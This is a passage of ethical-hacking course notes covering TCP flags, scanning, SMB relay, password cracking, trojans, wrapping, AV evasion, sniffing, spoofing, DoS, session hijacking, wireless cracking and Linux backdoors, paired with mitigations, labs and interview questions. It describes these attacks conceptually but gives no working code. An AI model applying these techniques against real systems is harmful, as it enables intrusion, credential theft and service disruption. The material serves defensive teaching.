Advantages:

- Identifies open ports and services
- Detects vulnerabilities preemptively
- Supports risk assessment

Limitations:

- Aggressive scanning may disrupt systems
- Cannot detect **zero-day vulnerabilities**
- May generate false positives

---

14. EXAM-ORIENTED KEY POINTS

- Ethical hacking phases: Recon → Scanning → Exploitation → Reporting
- Footprinting vs scanning differences
- Active vs passive reconnaissance
- Advanced scans: SYN, FIN, NULL, XMAS, IDLE

---

15. INTERVIEW QUESTIONS & ANSWERS

Q1: What is the difference between passive and active footprinting?
A: Passive footprinting collects information without interacting with the target; active footprinting directly interacts with the target.

Q2: Explain SYN scan.
A: Sends SYN packet, receives SYN/ACK if port is open, then resets connection; stealthy scanning method.

Q3: Name three ethical hacking types.
A: White-box, Black-box, Grey-box testing.

Q4: How does traceroute help in security assessment?
A: Reveals network path and intermediate devices to understand topology and potential security weaknesses.

LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

Lab-1: Reconnaissance Using Command-line Tools

- Use **NMAP** and **WHOIS** on lab network
- Identify open ports and host information

Lab-2: OSINT Gathering

- Use **Netcraft, Shodan, Recon-ng, Google Dorks**
- Analyze public exposure of target (lab environment)

Lab-3: Traceroute in Foot-printing

- Execute **traceroute** to map network paths
- Analyze hops and potential attack points

Lab-4: Fingerprinting Using FOCA

- Extract metadata from documents
- Identify sensitive information disclosure

Lab-5: Reporting and Documentation

- Use **TreePad** or structured templates
- Document findings, vulnerabilities, and remediation

Lab-6: Reconnaissance Using Burp Suite

- Configure proxy for lab web application
- Spider web application to map endpoints
- Document attack surface and parameters

DIAGRAM EXAMPLES

Reconnaissance Flow:

```
[Target Domain Info] --> [Footprinting] --> [Port Scanning] --> [Service & OS Detection] --> [Vulnerability Analysis]
```

Advanced TCP Scan Flow (SYN Scan):

```
[Attacker] --SYN--> [Target]
[Target] --SYN/ACK--> [Attacker]
[Attacker] --RST--> [Target] (Stealth)
```

Footprinting vs Scanning Workflow:

```
[Passive Info] <--[Footprinting]--> [Active Scanning & Service Detection]
```

SESSION–11: TCP FLAGS, ENUMERATION, SMB ATTACKS, AND DDoS

---

1. TCP COMMUNICATION FLAG TYPES

1.1 Definition and Core Concept

- TCP flags are **control bits in the TCP header** used to manage connections and data flow between client and server.
- Flags indicate **state of the connection** (establish, maintain, terminate) and are **essential in detecting attacks**.

1.2 TCP Flags Overview

Flag	Meaning	Role in Connection	Attack Relevance
SYN	Synchronize sequence numbers	Initiates connection	SYN flood attacks exploit this
ACK	Acknowledgment	Confirms received packets	Used to detect incomplete connections
FIN	Finish	Gracefully closes connection	Abuse in FIN scanning
RST	Reset	Abruptly terminates connection	Can reset legitimate sessions (RST attack)
PSH	Push	Instructs immediate data processing	Exploitable in certain flooding attacks
URG	Urgent	Marks urgent data	Rarely used in attacks, but identifiable

TCP 3-Way Handshake:

```
Client          Server
  SYN  -------->
             SYN/ACK
  ACK  -------->
Connection Established
```

Attack Vector Example: SYN Flood

- Attacker sends SYN packets without completing handshake
- Server resources consumed → Denial of Service

---

2. BANNER GRABBING AND OS FINGERPRINTING

2.1 Definition

- **Banner Grabbing:** Collects service info (HTTP, FTP, SMTP banners).
- **OS Fingerprinting:** Identifies operating system type/version of target.

2.2 Techniques and Tools

- **Manual:** Telnet, Netcat
- **Automated:** Nmap (`-o` for OS detection), Xprobe2

2.3 Impact

- Attackers learn **vulnerable services** and versions
- Helps plan exploits (e.g., unpatched Windows SMB)

2.4 Mitigation

- Disable unnecessary banners
- Apply service patching
- Use firewalls to limit exposure

---

3. PROXY SERVERS IN ATTACKS

3.1 Role

- Proxy servers can **anonymize attacker traffic**
- Hide origin IP during scanning or exploitation

3.2 Misuse

- Traffic redirection to bypass IP filters
- Launch attacks indirectly to evade detection

---

4. HTTP TUNNELING TECHNIQUES

4.1 Definition

- Encapsulating other protocol traffic inside HTTP requests/responses to bypass security controls (firewalls, IDS).

4.2 Tools

- **HTTPTunnel**, **ProxyChains**, custom scripts

4.3 Security Implication

- Attackers can establish **C2 (Command & Control) channels** over HTTP

- Bypasses firewall rules that allow only port 80/443

---

5. IP SPOOFING TECHNIQUES

5.1 Definition

- Forging source IP addresses to **masquerade as a trusted host**.

5.2 Techniques

- Blind spoofing: Random sequence numbers, hard to intercept reply
- Non-blind spoofing: Predictable TCP sequences

5.3 Risks

- Bypassing access control
- Launching DDoS attacks

5.4 Countermeasures

- Ingress/Egress filtering
- TCP sequence number randomization

---

6. ENUMERATION

6.1 Definition

- Actively extracting **user, service, network info** after footprinting.

6.2 Types

- **Network Enumeration:** Active hosts, open ports
- **User Enumeration:** Valid usernames via SNMP, NetBIOS
- **Service Enumeration:** Version detection, banner analysis

6.3 Tools

- **Nmap**, **Enum4Linux**, **SNMPwalk**, **Netcat**

---

7. PASSWORD-CRACKING TECHNIQUES

Technique	Description	Notes
Brute Force	Try all combinations	Time-consuming, guaranteed if weak password
Dictionary Attack	Use wordlists	Faster than brute force, relies on common passwords
Hybrid Attack	Dictionary + variations	E.g., "password123!"
Rainbow Tables	Precomputed hashes	Fast but requires storage

---

8. CRACKING WINDOWS PASSWORDS

- Passwords stored as **LM/NTLM hashes**
- Tools: **Ophcrack, Cain & Abel, Hashcat**
- Mitigation:
  - Enforce strong passwords
  - Enable account lockout
  - Use NTLMv2 or Kerberos

---

9. REDIRECTING THE SMB LOGON TO ATTACKERS

9.1 SMB Redirection

- Force victims to authenticate against **attacker-controlled SMB server**

9.2 SMB Relay MITM Attack

```
Victim --> [Attacker SMB Relay] --> Legitimate SMB Server
Attacker intercepts credentials and relays them
```

9.3 Countermeasures

- SMB signing enabled
- Disable NTLMv1
- Network segmentation

---

10. NETBIOS DOS ATTACKS

10.1 Definition

- Exploits NetBIOS services to **overload or crash systems**

10.2 Impact

- Network disruption
- Host unavailability

10.3 Defense

- Block NetBIOS from WAN
- Rate-limit NetBIOS requests

---

11. DDoS ATTACK

11.1 Types

- **Volumetric:** ICMP, UDP floods
- **Protocol:** SYN floods, fragmented packets
- **Application-layer:** HTTP GET/POST floods

11.2 Detection

- Traffic anomaly monitoring
- IDS/IPS alerts

11.3 Mitigation

- Rate limiting
- CDN usage
- Blackholing
- Firewalls and anti-DDoS appliances

---

12. REAL-WORLD CASE STUDIES

Attack	Target	Impact
Mirai Botnet	IoT devices	Massive DDoS on Dyn DNS
SMB Relay	Internal networks	Credential theft in corporate LAN
SYN Flood	Web servers	Service outage

---

13. LAB ASSIGNMENTS (ETHICAL & CONTROLLED)

Lab-1: IP Spoofing

- Configure lab VM
- Generate spoofed packets
- Monitor traffic impact

Lab-2: DNS Recon & Enumeration

- Perform zone transfers, MX/NS record analysis

Lab-3: Host & Port Discovery

- Use **Nmap** to find active hosts
- Document open ports and services

Lab-4: Vulnerability Assessment

- Run **Nessus** scan on test VMs
- Categorize CVEs

Lab-5: Banner Grabbing & OS Fingerprinting

- Collect banners via Netcat, Nmap
- Identify OS versions

Lab-6: SMB Attacks & Password Cracking

- Simulate **SMB relay & redirection**
- Crack test passwords safely using Hashcat

Lab-7: DDoS Simulation

- Use lab VMs to simulate volumetric and SYN flood
- Observe server response
- Implement mitigation

---

14. ASCII DIAGRAMS

SYN Flood Workflow

```
Attacker --SYN--> Server
```

```
Server --SYN/ACK--> Attacker (ignored)
Resources consumed -> Denial of Service
```

SMB Relay Attack

```
Victim --> Attacker Relay --> Legit SMB Server
Attacker captures credentials, relays to server
```

DDoS Architecture

```
Botnet Nodes --> Target Server
             --> Service overload, downtime
```

---

15. COMPARISONS

Concept	IP Spoofing	DDoS	SMB Relay
Purpose	Masquerade	Overload	Credential capture
Attack Vector	TCP/IP	Network/Protocol	SMB auth
Mitigation	Filtering, seq # random	Rate-limit, IDS	SMB signing, disable NTLMv1

---

16. EXAM-ORIENTED KEY POINTS

- TCP flags and their attack implications
- Banner grabbing & OS fingerprinting concepts
- Difference: DDoS vs DoS
- SMB relay workflow and mitigation
- IP spoofing techniques

---

17. INTERVIEW QUESTIONS & ANSWERS

Q1: Explain the SYN flood attack.
A: Attacker sends repeated SYN packets without completing handshake → server resources exhausted → DoS.

Q2: What is SMB relay MITM attack?
A: Intercepts SMB authentication and relays to legitimate server to steal credentials.

Q3: Name three password cracking techniques.
A: Brute-force, dictionary, rainbow table attacks.

Q4: How can HTTP tunneling bypass firewalls?
A: Encapsulates protocol in HTTP requests over allowed ports (80/443).

Q5: How to prevent IP spoofing?
A: Ingress/egress filtering, sequence number randomization, firewalls.

SESSION–12: PASSWORD-CRACKING COUNTERMEASURES, TROJANS, SPYWARE & MALWARE ANALYSIS

---

1. PASSWORD-CRACKING COUNTERMEASURES

1.1 Definition and Core Concept

- Techniques used to **secure user credentials** and prevent compromise.
- Focuses on **confidentiality and integrity** of authentication systems.

1.2 Security Objectives Affected

- **Confidentiality:** Protect user passwords from attackers
- **Integrity:** Prevent unauthorized modification of credentials
- **Availability:** Avoid account lockout misconfigurations

1.3 Common Countermeasures

Countermeasure	Explanation	Impact
Strong Password Policies	Enforce length, complexity, expiration	Reduces brute-force success
Hashing & Salting	Hash passwords + random salt per user	Prevents rainbow table attacks
Multi-Factor Authentication	OTPs, biometrics	Prevents access even if password leaked
Account Lockout Mechanism	Lock after N failed attempts	Prevents repeated online attacks

---

2. PASSWORD-CRACKING ATTACKS

2.1 Online Attacks

- **Active:** Attempt login repeatedly on live service
  - Example: Brute-force login attempts via web form
- **Passive:** Capture authentication attempts via network sniffing
  - Example: Using packet sniffers to capture hashes

2.2 Offline Attacks

- Attacker **extracts hashed credentials** from database and cracks offline
- Techniques: Brute-force, dictionary attacks, rainbow tables

2.3 Credential Harvesting

- Phishing, malware, social engineering to obtain credentials

---

3. ACTIVE AND PASSIVE ONLINE ATTACKS

Type	Definition	Examples
Active	Direct interaction with system	Brute-force, password spraying
Passive	Monitoring traffic without interaction	Sniffing network traffic, MITM capture

---

4. OFFLINE ATTACKS

4.1 Concepts

- Attacker works **offline** on extracted hashes
- No interaction with live system → undetectable by IDS

4.2 Techniques

Technique	Explanation
Brute-force	Try all possible passwords
Dictionary	Use wordlists
Rainbow Tables	Precomputed hashes
Hybrid	Combine dictionary + variations

---

5. KEYLOGGERS AND SPYWARE

5.1 Definition

- Software or hardware to **capture keystrokes or monitor activity**

5.2 Types

Type	Example	Scope
Hardware Keylogger	USB device	Captures physical keystrokes
Software Keylogger	Malware	Captures keystrokes, screenshots
Browser-based Spyware	Malicious extension	Logs browser activity

5.3 Data Exfiltration

- Upload logs to attacker server
- Stealthy transmission via HTTP/HTTPS

---

6. TROJANS AND BACKDOORS

6.1 Definition

- Trojan: **Malicious software disguised as legitimate**
- Backdoor: Provides **unauthorized remote access**

6.2 Difference from Viruses/Worms

Feature	Trojan	Virus	Worm
Self-replication	No	Yes	Yes
Requires user action	Yes	No	No
Purpose	Stealth access	Damage/propagation	Propagation & attack

6.3 Persistence Mechanisms

- Registry keys, scheduled tasks, service installation

---

7. OVERT AND COVERT CHANNELS

Channel Type	Explanation	Example
Overt	Uses normal communication channels	HTTP, SMTP, FTP
Covert	Hides data in unused fields	ICMP, TCP sequence numbers

Detection Challenges

- Covert channels evade IDS/IPS
- Steganography techniques hide payloads in normal traffic

---

8. TYPES OF TROJANS

Type	Description
Remote Access Trojan (RAT)	Full remote control
Banking Trojan	Targets financial data
Backdoor Trojan	Provides unauthorized access
Downloader Trojan	Downloads additional malware

---

9. REVERSE-CONNECTING TROJANS

- Trojan initiates **outbound connection** to attacker
- Bypasses firewall **inbound restrictions**

ASCII Workflow:

```
Victim Machine --> Outbound connection --> Attacker
Attacker sends commands through established channel
```

---

10. NETCAT TROJAN

- **Netcat:** Legitimate tool for TCP/UDP communication
- Malicious use:
  - Opens remote shells
  - Transfers data covertly
- Detection: Monitor unusual connections, firewall logs

---

11. INDICATIONS OF TROJAN ATTACKS

- Unexpected system slowdown
- High CPU/network usage
- Unexplained outbound connections
- Disabled security software
- Unknown processes or services

---

12. IMPACT ANALYSIS

Impact	Explanation
Data Theft	Passwords, financial info, intellectual property
Privacy Compromise	User activities monitored
System Control Loss	Full remote access, ransomware deployment

---

13. DETECTION TECHNIQUES

- Antivirus/Anti-malware scanning
- Network traffic monitoring for anomalies
- Behavioral analysis (process injection, registry changes)
- Honeypots for early detection

---

14. PREVENTION AND MITIGATION STRATEGIES

Layer	Countermeasure
Endpoint	Strong passwords, MFA, updated AV
Network	IDS/IPS, firewall rules, network segmentation
User Awareness	Phishing education, secure behavior

---

15. REAL-WORLD CASE STUDIES

Trojan/Spyware	Target	Impact
Zeus	Banks	Credential theft
Emotet	Enterprises	Malware delivery & botnet
Keylogger malware	Individuals	Financial and personal data theft

---

16. COMPARISON

Aspect	Online vs Offline Attack	Trojan vs Spyware
Detection	Online → easier	Trojans may hide
Interaction	Active/Passive	Spyware passive
Goal	Credential access	Data theft, persistence

---

17. ASCII DIAGRAMS

Offline Password Cracking:

```
Database Hashes --> Attacker Machine
                      Brute-force/Dictionary
                           |
                        Password Found
```

Keylogger Data Exfiltration:

```
Victim PC --> Keylogger Logs --> Attacker Server
```

Reverse-Connecting Trojan:

```
Victim Outbound --> Attacker Listener
Commands sent <---------------
```

---

18. LAB ASSIGNMENTS (ETHICAL & CONTROLLED)

Lab-1: Password Cracking Using Kali Linux

- Use tools: John the Ripper, Hashcat
- Compare online vs offline cracking
- Test password strength impact
- Discuss countermeasures

Lab-2: Trojan and Spyware Analysis (Conceptual)

- Observe test Trojan/Spyware in isolated VM
- Monitor process behavior, network connections
- Identify indicators of compromise
- Practice removal and reporting

---

19. EXAM-ORIENTED KEY POINTS

- Differences between online and offline password attacks
- Keyloggers vs Spyware vs Trojans
- Reverse-connecting Trojan workflow
- Password countermeasures: hashing, salting, MFA
- Indicators and mitigation strategies

---

20. INTERVIEW QUESTIONS & ANSWERS

Q1: What is the difference between a Trojan and a virus?
A: Trojan disguises as legitimate software, requires user action; Virus self-replicates and infects files.

Q2: Explain online vs offline password attacks.
A: Online: Attack live login interface; Offline: Crack extracted password hashes without touching live system.

Q3: How does a reverse-connecting Trojan bypass firewalls?
A: It initiates outbound connection to attacker, evading inbound restrictions.

Q4: Name three types of Trojans.
A: RAT, Banking Trojan, Downloader Trojan.

Q5: What are common indicators of Trojan infection?
A: Slow system, unknown processes, unusual network traffic, disabled AV.

SESSION-13: TROJANS AND WRAPPING TECHNIQUES

---

1. Wrapping

Definition and Core Concept

- Wrapping is the process of **encapsulating malicious code inside legitimate software** to evade detection.
- Attackers **hide a Trojan payload** in a benign-looking program, installer, or document.

Security Objectives Affected

- **Confidentiality:** Stolen data hidden inside Trojan wrapper

- **Integrity:** Unauthorized modifications to files
- **Availability:** Trojan may degrade system performance or introduce ransomware

Conceptual Working

1. Original legitimate application/program is taken
2. Malicious payload (Trojan) is added
3. Wrapped file is redistributed
4. Victim executes file unknowingly

ASCII Diagram:

```
[LegitApp.exe] + [MaliciousPayload.exe]
           |
        Wrapping Process
           |
      [WrappedApp.exe]  --> Sent to victim
```

Security Implications

- Evades antivirus detection if signature-based only
- Users trust legitimate-looking software, increasing social engineering success

---

2. Trojan Construction Kits and Trojan Makers

Definition and Purpose

- Tools to **automate creation of customized Trojans** without advanced programming skills.
- Offer GUI to select payload, persistence mechanism, and evasion options.

Working Conceptually

- Select target OS
- Choose payload type (RAT, keylogger, backdoor)
- Configure evasion techniques (encryption, polymorphism)
- Generate executable for distribution

Risks

- Lower barrier for attackers → mass creation of malware
- Increases volume and sophistication of attacks
- Kits may be sold on dark web

ASCII Diagram:

```
[Trojan Kit GUI] --> Payload Selection --> Evasion Config
       |
  [Generated Trojan] --> Deployment
```

---

3. Countermeasure Techniques for Preventing Trojans

Layer	Control	Explanation
Host-based	Antivirus / Endpoint Security	Real-time scanning, behavioral monitoring
Network-based	Firewalls, IDS/IPS	Detect unusual outbound connections, block known signatures
User Awareness	Training	Avoid unknown downloads, phishing awareness
System Hardening	Patch management	Close vulnerabilities that Trojans exploit

---

4. Trojan-Evading Techniques

Technique	Concept
Obfuscation	Hide code structure, variable names
Encryption	Encrypt payload to avoid signature detection
Polymorphism	Change code signature on each generation
Metamorphism	Rewrites its own code entirely for each infection
Anti-Debugging	Detects analysis/debugging tools and avoids execution
Anti-VM	Detects virtual environments to evade sandbox detection

ASCII Diagram – Trojan Evasion Workflow:

```
[Trojan Code] --Obfuscation/Encryption--> [Wrapped Trojan]
          |
       Polymorphic/Metamorphic Transformation
          |
    Executes if not Debugger/VM Detected
```

---

5. System File Verification

Purpose

- Ensure critical system files are **unaltered and trusted**

Mechanisms

- Hash-based integrity checks (MD5, SHA256)
- OS-specific tools:
  - Windows: **SFC (System File Checker)**
  - Linux: **Tripwire, AIDE**

Detection

- Compare current file hashes with baseline
- Alert for unauthorized changes

SESSION-14: VIRUSES, WORMS, AND ANTIVIRUS TECHNIQUES

---

1. Virus vs Worm

Aspect	Virus	Worm
Definition	Malicious code requiring user action to execute	Self-replicating malware spreading automatically
Propagation	Attached to files, programs	Exploits network vulnerabilities
Impact	File corruption, payload execution	Mass network infection, DoS, data theft
Detection	Often signature-based	Network anomaly + signature-based

---

2. Types of Viruses

Type	Characteristics
Boot Sector	Infects master boot record, executes at startup
File Infector	Infects executable files
Macro Virus	Uses macros in documents (Word, Excel)
Polymorphic	Alters signature each infection
Stealth	Hides presence from antivirus and OS

---

3. Antivirus Evasion Techniques

Technique	Concept
Signature Evasion	Modify bytes to avoid detection
Packing/Encryption	Compress or encrypt payload
Behavioral Evasion	Detect if executed in sandbox and avoid malicious activity

---

4. Virus Detection Methods

Method	Description	Advantages	Limitations
Signature-based	Matches known byte patterns	Fast, accurate for known malware	Fails for new/unknown malware
Heuristic Analysis	Detects suspicious behavior patterns	Detects unknown threats	Higher false positives
Behavioral Analysis	Monitors runtime behavior	Effective for zero-day	Resource-intensive
Sandboxing	Runs malware in isolated environment	Safe testing	Cannot prevent infection outside sandbox

---

5. Real-World Malware Case Studies (Conceptual)

Malware	Target	Impact
WannaCry	Enterprise/Healthcare	Ransomware, encrypted files
Stuxnet	Industrial Systems	Sabotage PLC systems
Conficker	Home & Enterprise	Network worm, botnet creation

---

6. Impact Analysis

- **Data Loss/Theft:** Sensitive documents, credentials
- **Financial Loss:** Ransomware, banking malware
- **System Downtime:** Worm propagation, DOS payloads
- **Network Congestion:** Self-replicating malware

---

7. Detection and Response Strategies

- Antivirus/EDR deployment
- Regular system file verification
- Network monitoring (IDS/IPS)

- Incident response planning (isolating infected systems)

---

8. Prevention and Mitigation

- Regular software patching
- Strong endpoint security policies
- User education to avoid opening unknown files
- Hash-based file integrity monitoring
- Segmentation of networks to prevent worm spread

---

9. Trojan vs Virus vs Worm (Comparison)

Feature	Trojan	Virus	Worm
Execution	Needs user action	Needs host file execution	Self-executing
Replication	No	Yes	Yes
Stealth	High	Medium	Low-medium
Purpose	Backdoor, spying	Corruption, damage	Mass propagation, DoS

---

10. ASCII DIAGRAMS

Malware Lifecycle Overview:

```
[Malware Creation] --> [Obfuscation/Polymorphism]
          |
       [Delivery] (Email, Download)
          |
       [Execution on Victim]
          |
   [Payload Execution / Propagation]
          |
   [Detection or Evasion]
```

---

11. LAB ASSIGNMENTS (ETHICAL & CONTROLLED)

Lab-1: Trojan Analysis and Prevention

- Use sandboxed VM to analyze Trojan behavior
- Monitor network connections and processes
- Apply antivirus/endpoint detection

- Demonstrate prevention strategies

Lab-2: Virus Detection and Analysis

- Create controlled virus samples in test VM
- Detect using signature-based, heuristic, and behavioral methods
- Use system file verification to detect unauthorized changes
- Conceptually demonstrate evasion and mitigation

---

12. Exam-Oriented Key Points

- Wrapping hides malicious code inside legitimate software
- Trojan construction kits automate malware creation
- Polymorphism/metamorphism and anti-VM techniques are key evasion methods
- System file verification is critical for integrity checking
- Virus vs Worm vs Trojan: Execution, replication, purpose differences
- Signature, heuristic, behavioral, and sandboxing detection methods

---

13. Interview Questions & Answers

Q1: What is the purpose of Trojan wrapping?
A1: To hide malicious payloads inside legitimate software to evade detection.

Q2: How does polymorphic malware evade antivirus?
A2: It changes its code signature each infection to avoid signature-based detection.

Q3: Difference between virus and worm?
A3: Virus requires host file execution; worm self-replicates and spreads over networks automatically.

Q4: Name three Trojan evasion techniques.
A4: Obfuscation, encryption, anti-VM detection.

Q5: What is system file verification?
A5: Comparing hashes of critical system files with trusted baseline to detect unauthorized changes.

SESSION-15: SNIFFING & SPOOFING

---

1. Protocols Susceptible to Sniffing

Definition & Core Concept

- Sniffing: Capturing network traffic to intercept sensitive data.
- Vulnerable protocols: Transmit **plaintext credentials**.

Security Objectives Affected

- **Confidentiality:** Username, passwords, session tokens exposed
- **Integrity:** Data tampering during transit
- **Availability:** Indirect, via MITM attacks or session hijacking

Vulnerable Protocols

Protocol	Port	Data Transmitted	Vulnerability
HTTP	80	Web pages	Credentials in plaintext
FTP	21	File transfers	Cleartext login
Telnet	23	Remote CLI	Passwords sent in plaintext
SMTP	25	Emails	Authentication in plaintext
POP3/IMAP	110/143	Emails	Unencrypted

---

2. Active and Passive Sniffing

Feature	Passive	Active
Definition	Listen to traffic silently	Interact with network to redirect or capture traffic
Detection	Low	High
Techniques	Promiscuous mode NIC	ARP poisoning, MAC flooding
Example Tool	Wireshark	Ettercap, Cain & Abel

ASCII Workflow:

```
Passive Sniffing:
[Victim] --> [Switch] --> [Sniffer] (promiscuous mode)

Active Sniffing:
[Attacker] --> ARP Poisoning --> [Redirect traffic from victim]
```

---

3. ARP Poisoning

Concept

- Attacker sends **fake ARP messages** to associate their MAC with the IP of a target/gateway.
- Enables **MITM attacks**, sniffing, or session hijacking.

Workflow

```
1. Attacker sends ARP reply: Gateway IP --> Attacker MAC
2. Victim updates ARP cache
3. Victim traffic passes through attacker
4. Attacker forwards traffic to gateway (transparent)
```

Detection & Mitigation

- **Dynamic ARP Inspection (DAI)**
- **Static ARP entries**
- IDS alerts for duplicate ARP

---

4. Ethereal (Wireshark) Capture & Display Filters

Concept

- Capture: Record all packets on network interface
- Display filter: Show only relevant packets
- Examples:
    - `ip.addr == 192.168.1.5`
    - `tcp.port == 80`
    - `http contains "login"`

ASCII Diagram:

```
[Network] --> [Wireshark Capture NIC]
          --> [Apply Display Filters] --> [Analyze Packets]
```

---

5. MAC Flooding

Concept

- Attacker floods **switch CAM table** with fake MAC addresses.
- Switch fails open, acting like a hub → all traffic broadcasted → sniffing possible

Mitigation

- Port security
- Limit MAC addresses per port

---

6 & 7. DNS Spoofing / Hacking

Concept

- Redirect victim requests to malicious IP via:
  - DNS cache poisoning
  - Fake DNS replies

Workflow

```
[Victim] requests www.bank.com
        |
[Attacker Spoofs DNS Response] --> IP of malicious site
        |
Victim unknowingly connects to attacker site
```

Mitigation

- Use **DNSSEC**
- Validate DNS responses
- Network monitoring for unusual DNS traffic

---

8. Sniffing Countermeasures

- Use **encrypted protocols**: HTTPS, SFTP, SSH
- Switch security: DAI, port security
- VPNs for encrypted communication
- IDS/IPS monitoring

SESSION-16: DoS, DDoS & Session Hijacking

---

1. Types of DoS Attacks

Type	Concept
Volumetric	Flood network with traffic (UDP floods, ICMP floods)
Protocol	Exploit protocol weaknesses (SYN flood, Ping of Death)
Application-layer	Exhaust server resources (HTTP GET/POST floods)

---

2. How DDoS Attacks Work

- Multiple compromised machines (Botnet) attack a target simultaneously
- Overwhelm bandwidth or server resources

ASCII Diagram:

```
[Bot1] \
[Bot2]  \
[BotN] --> [C&C Server] --> [Target Server]
```

---

3. How BOTs / BOTNETs Work

- Bots infected with malware controlled by C&C server
- C&C issues commands for DDoS, spam, or exploitation
- Detection: unusual traffic patterns, repeated connections

---

4. Smurf Attacks

- Exploits ICMP broadcast and IP spoofing
- Attacker sends ping to broadcast address with victim as source IP
- All devices respond → amplifies traffic to victim

---

5. SYN Flooding

- Exploit **TCP handshake**:

    - Attacker sends SYN
    - Victim allocates resources but never receives ACK
- Server resource exhaustion

---

6. Spoofing vs Hijacking

Feature	Spoofing	Hijacking
Definition	Impersonate identity	Take over existing session
Example	IP/MAC spoofing	TCP/HTTP session hijacking
Detection	Packet inspection	Session token anomalies

---

7 & 8. Session Hijacking

Types

- TCP session hijacking
- HTTP cookie hijacking
- Man-in-the-Middle session attacks

Steps (Conceptual)

```
1. Attacker sniff session token
2. Predict or steal session ID
3. Insert token into own session
4. Gain victim privileges
```

Prevention

- Use HTTPS and secure cookies
- Session expiration & regeneration
- IDS/IPS detection

SESSION-17: Web & Wireless Hacking

---

1. Hacking Web Servers

- Exploit open ports, misconfigured services, outdated software

- CVE exploits, directory traversal, default credentials

---

2. Web Application Vulnerabilities

- SQL Injection
- Cross-Site Scripting (XSS)
- Broken Authentication
- File Inclusion

---

3. Web-Based Password Cracking Techniques

- Brute-force via login forms
- Dictionary attacks
- Credential stuffing using leaked databases

---

4. Wireless Hacking

- Sniffing unencrypted traffic (WEP/WPA)
- Evil twin attacks
- Rogue access points

---

5 & 6. WEP and WPA Authentication & Cracking

Protocol	Vulnerability	Conceptual Cracking
WEP	Weak IV, RC4	Capture handshake & crack key
WPA/WPA2	Pre-shared key	Dictionary / brute-force attack on handshake

---

7. Wireless Sniffers & SSID Discovery

- Tools: Kismet, Aircrack-ng
- Scan for SSIDs
- Capture authentication handshakes

---

8. MAC Spoofing in Wireless Networks

- Attacker changes MAC to bypass ACL
- Evade authentication or bypass network restrictions

---

9. Wireless Hacking Techniques

- Packet injection
- Man-in-the-middle via rogue AP
- Deauthentication attacks

---

10. Methods Used to Secure Wireless Networks

- WPA3 / strong passphrases
- Disable WPS
- MAC filtering, network segmentation
- Periodic monitoring for rogue devices

LAB ASSIGNMENTS (ETHICAL & CONTROLLED)

Lab-1: Sniffing & Spoofing

- Analyze traffic with Wireshark
- Test ARP poisoning, MAC flooding
- Simulate DNS spoofing
- Implement mitigation: static ARP, switch port security

Lab-2: DoS, DDoS, Session Hijacking

- Simulate SYN floods & Smurf attacks in lab
- Analyze session hijacking conceptually
- Apply secure session management

Lab-3: Web & Wireless Security

- Map web server vulnerabilities
- Demonstrate web-based password attack in lab
- Capture wireless traffic (WEP/WPA) in controlled test network

- Study MAC spoofing & security measures

EXAM-ORIENTED KEY POINTS

- ARP Poisoning → MITM via MAC-IP mapping
- Passive sniffing = stealth; active sniffing = detectable
- Botnets = DDoS, centralized C&C
- WEP weak → WPA/WPA2/3 stronger
- Session hijacking prevented by HTTPS, secure cookies, session regeneration
- DNS spoofing → redirect traffic, mitigated by DNSSEC
- Smurf/SYN flood → exploit protocol weaknesses

INTERVIEW QUESTIONS

1. **Difference between active and passive sniffing?**
    - Passive: Listen only, undetectable
    - Active: Manipulates traffic, detectable
2. **What is ARP poisoning?**
    - Fakes ARP responses to intercept traffic
3. **How does a Smurf attack work?**
    - Sends ICMP echo requests to broadcast, victim as source IP → amplification
4. **Difference between spoofing and hijacking?**
    - Spoofing: impersonation
    - Hijacking: take over existing session
5. **How can WPA2 be protected against cracking?**
    - Use strong passphrase, monitoring, disable WPS

SESSION-18: Advanced Defensive Security and System Exploitation

---

1. Backdoor Devices

Definition & Core Concept

- **Backdoor:** A hidden method to bypass normal authentication or controls to gain access.
- **Types:**
    - **Hardware backdoors:** Malicious chips, firmware modifications.
    - **Software backdoors:** Malicious code embedded in OS, applications, or updates.

- **Purpose:**
  - Persistent access
  - Remote administration
  - Malicious espionage

Security Objectives Affected

- **Confidentiality:** Unauthorized data access
- **Integrity:** Unauthorized modifications
- **Availability:** Can be exploited for service disruption

Threat Model & Attack Surface

- Targets firmware, OS, network-connected devices
- Exploit default credentials, unpatched systems, insecure firmware

Detection Challenges

- Hidden in legitimate code/firmware
- Rarely triggers IDS unless actively used
- Requires code/firmware integrity checks

---

2. Distributed Denial of Service (DDoS) Attacks

Definition & Core Concept

- Overwhelm a service or network using multiple compromised systems (botnets)
- Attack resources: bandwidth, CPU, memory, applications

Security Objectives Affected

- **Availability:** Direct service disruption
- **Integrity:** Indirect if service is tampered during attack

Architecture: Botnet-Based

```
[Bot1] \
[Bot2]  \--> [C&C Server] --> [Target Server / Network]
[BotN] /
```

Attack Vectors

- **Volumetric:** UDP floods, ICMP floods

- **Protocol-based:** SYN floods, Smurf attacks
- **Application-layer:** HTTP GET/POST floods, Slowloris

Impact

- Downtime for business-critical services
- Revenue loss, brand damage
- Secondary effects: IDS/IPS overload

Mitigation

- Rate-limiting and traffic shaping
- Anti-DDoS appliances and cloud services
- Network redundancy

---

3. Biometric Spoofing

Definition

- **Impersonation of a person** using fake biometric traits

Types

Biometric	Spoofing Method
Fingerprint	Lifted prints, synthetic molds
Face	3D masks, photos, deepfakes
Iris	High-resolution images or contact lenses
Voice	Recorded samples, speech synthesis

Weaknesses

- Liveness checks absent
- Single-factor biometric authentication
- Sensor vulnerabilities

Countermeasures

- **Liveness detection** (blink detection, pulse)
- Multi-factor authentication
- Secure sensor hardware

---

4. Linux Hacking

Common Attack Vectors

- Misconfigured SSH (default ports, root login)
- Weak sudo permissions
- Open network services
- Outdated packages

Privilege Escalation (Conceptual)

- Exploit SUID binaries
- Kernel exploits
- Cron job misconfigurations

Misconfiguration Exploitation

- Weak file permissions
- Unrestricted service ports
- Exposed sensitive directories

---

5. Linux Backdoors

Persistence Mechanisms

- Startup scripts: `/etc/rc.local`, `/etc/init.d/`
- Cron jobs: `/etc/cron.*` or user-specific cron
- Malicious system services

Detection & Prevention

- Audit logs: `auditd`, `journalctl`
- File integrity monitoring: `AIDE`, `Tripwire`
- Remove unnecessary services and harden accounts

---

6. IDS, Honeypots, and Firewalls

Intrusion Detection Systems (IDS)

Feature	HIDS	NIDS
Host-based	Monitors system logs, files	N/A
Network-based	N/A	Monitors traffic
Detection Method	Signature, Anomaly	Signature, Anomaly
Alerts	Local/central	Centralized

Honeypots

- **Low-interaction:** Simulated services, easy to deploy
- **High-interaction:** Real OS/services, higher risk & insight
